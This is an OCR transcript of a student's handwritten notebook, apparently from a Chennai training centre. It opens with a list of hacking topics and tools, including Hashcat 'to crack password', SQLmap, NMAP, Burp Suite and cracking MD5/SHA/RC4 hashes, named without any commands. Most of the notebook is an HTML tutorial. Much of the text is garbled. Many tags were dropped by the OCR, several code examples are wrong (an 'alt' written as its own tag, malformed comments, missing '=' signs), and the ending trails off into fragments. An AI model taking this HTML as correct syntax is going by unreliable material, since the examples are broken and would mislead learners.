
LINING WORKS

No.10, Aranganathan Subway Road, Kaveri Nagar,
Saidapet, Chennai - 600 015.

Tree

Date :.....





7 Deadly attacks.

DATE

Language to be learnt.

HTML	OS should be learnt
JS	
PHP	TCPIP, OSM modeling
SQL	how does the packet reach
Python.	from one Computer to another.
Bash	
Java.	HTML5
Ruby	CSS

download - netspaker.

Burp Suite where ~~we~~ we can test

NMAP is used for Scaning networks.

acunetix - teach.

Hashcat - to crack password etc.

SqLmap - Search Data.

PAGE

classmate

How to Crack pass made of

1) → MD5
2) → SHA
3) → RC4

Crypt Tool

Start → Web Site veribility, Soft ware — veribility, to find loop holes and errors &,

HTML, HTML5, CSS, JS, PHP.

Insitute for hackers

Web Developement.

DEFCON is an event for hackers.

classmate

PAGE

HTML
Java
Javascript
PHP
SQL
Python
Bash
Javex
Ruby
HTML 5
CSS

HT

→ Index
home page
→ / is

classmate

5

DATE

~~HTML~~

Java

Javascript

PHP

SQL

Python

Bash

~~Tavex~~

Ruby

~~HTML 5~~

CSS

HTML / HTML 5

→ Index can be used to represent a homepage

→ / is used for ending.

(5)

Syntax

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
  </body>
</html>
```

<P> </P> — paragraph tag.

<title></title> — title tag

<meta> — it is not used alone and this represent the data about our webpage

eg:- 1) <meta charset = "UTF-8">

Here we have declared the type of font used in the HTML document.

2) <meta name = "description" content = "web page info"> passing information

classmate

PAGE

<h1>, <h2>, ...

- paragraph tag

<U> </U>

 - b

empty space.

<hr/> -

<big> </big>

<small> </small>

---

comment tag

It is not

It is visible

→ <!--

classmate

<h1>, <h2>, <h3> <h4> <h5>, <h6> are font size

→ paragraph tag - these align them selves.

  - bold tag

  - italics tag.

<U> </U> - under line tag.

 - break tag - creates a new line empty space.

<hr/> - horizontal line tag.

<big> </big> - the font size is increased

<small> </small> - the font size is decreased

 - Subscript eg H_2O

 - Superscript 10^2

comment tag eg in C pro → // it is also

It is not displayed in Browser but it is visible in program

→ <!--> eg:- <!--asd>

Style and color in html.

<body Style = "colour : blue;">

body can be replaced with

<body>, <title>, <hn> n = 1, 2, 3, 4

, <P> , etc

<P Style = "colour : red;">

<P Style = "colour : Blue;">

you can change the background colour too

<P Style = "background-color : black;">

you can combine both the codes also

<P Style = "colour : Blue; background-color : red;">

in body tag we can use only background colours.

⇒ to know more colours use google search "CSS colors"

classmate

PAGE

DATE

inside the body we can seperate header, footer, main

header - contains all heading top part of the webpage,

footer - is opposite of header

main has all information of that particular page

we can seperate them by this tags

for header - <header> </header>

for main content - <main> </main>

for footer - <~~foot~~footer> </footer>

<nav> </~~nav~~nav> - tag used for navigation

<article> </article> - article tag.

<section> </section> - these both tags are used to seperate the ~~content~~ content from other elements.

PAGE

classmate

DATE

<aside> </aside> — this tag is used to keep things aside

to link other websites

 google search

the linked page can be opened in new blank page by

 google

you can use this to browse local files and jpg etc. all media

classmate

PAGE

Images in HTML

DATE 1:11:23

<img src = "address" >

img - image

src - source

address - the local address can be inserted or the web address of an online image


eg

<img src = "cat.jpg" >

we can resize the image by this

<img width = "100" height = "50"
src = " C:// cat.jpg " >

if the image looks like this



mention only one attribute either height or width So the Internet browsers sets automatically

⇒ the image can also be linked by a href.

if the given pic is missing you can use to show a message to the user like

<alt = " message ">

eg

<img src = " Boat image.JPG "
alt = " the image is missing ">

if the image is aliable it can display the image if not the the alt message is displayed.

Video in HTML

Syntax

<Video Src " location " >
</video>

you can display a message if the video is missing by

<video src "c:// HTML.MP4 ">
the Video is missing </video>
; if the video is avaible it will show it
; if not it will display the error message.
the video will not play it will be shown as JPG to play the video atomatically do add the controls

---

video with controls
<video src " c:// HTML.MP4 "
controls > </video>

→ you can change the size of the video.
by width = by atomatically adjusting
hight

→ to add thumbnail to your video

<video src="asd.MP4"
Poster = "Image address" controls
width = 100 <!-- to resize -->
></video>

if the video ~~wat~~ wants to be autoplayed. then.

<video Src "Dog.MP4" autoplay
controls width = "500">

you can loop the video by this

<video src "Dog.MP4" loop controls>
the video will loop again and again

you can embed video in youtube
go that particular video and press
share and press "embed" after pressing

embed it will display some coding
Just copy and paste.

types of list

→ un ordered list

```
<UL>
<li> Baba </li> //you can just link it with other web.
<li> ganja </li>
<li> gun </li>
</ul>
```

~~output~~

ordered list

<UL> is replaced with <Ol>

you can define types.

Types

```
<ol type="a">
    <li> ba </li>
    <li> ka </li>
    <li> ka </li>
</ol>
```

type="a" → Small letters

type="A" → Capital letters

type="i" → Small Romannumber

type="I" → capital roman numbers

↓

; cap

You can create lists inside a list.

---

description list

```
<dl>
<dt> Apple </dt>
<dd> - they are red </dd>
</dl>
```

classmate

PAGE

DATE

output

Apple

- they are red.

---

eg

Apple

- they are red

Orange

- they are blue.

---

table ~~tabels~~ in HTML.

```
<body>
<table>
<tr> // table row tag
<td> one </td> // table data
<td> two </td>
<td> three </td>
```

classmate

PAGE

<tr> //another row
<td> four </td>
<td> five </td>
<td> six </td>
</tr>

---

table with table header

<table>
<tr>
<th> numbers of one </th>
// We are declaring a heading
<th> nuber </th>
<th> num </th>
</tr>
<tr>
<td> one </td>
<td> two </td>
<td> three </td>
</tr>
</table>

DATE

```
<tr>
<td> four </td>
<td> five </td>
<td> Six </td>
</tr>
</table>
```

table with heading

```
<table>
<caption> numbers </caption>
<tr>
<td> one </td>
<td> two </td>
</tr>
</table>
```

to increase ~~the~~ a particular element column space.

1:37:27

DATE

<tr>
<td colspan="2"> one </td>
</tr> // increase the
Colomn space twice.

to seperate two lines use paragraph
<P> </P>

use Span tag to display the words in same line, Image etc...
<Span> </Span>

use div to print in next line
  ... it can be used for Imag every element

to Create a text box
<input type = "text" />

text box
<in put

text box
<input
Enter your

Big tex
<textarea
</texta
it Spa
you can

text area
<texta
Cols =
it Spans

You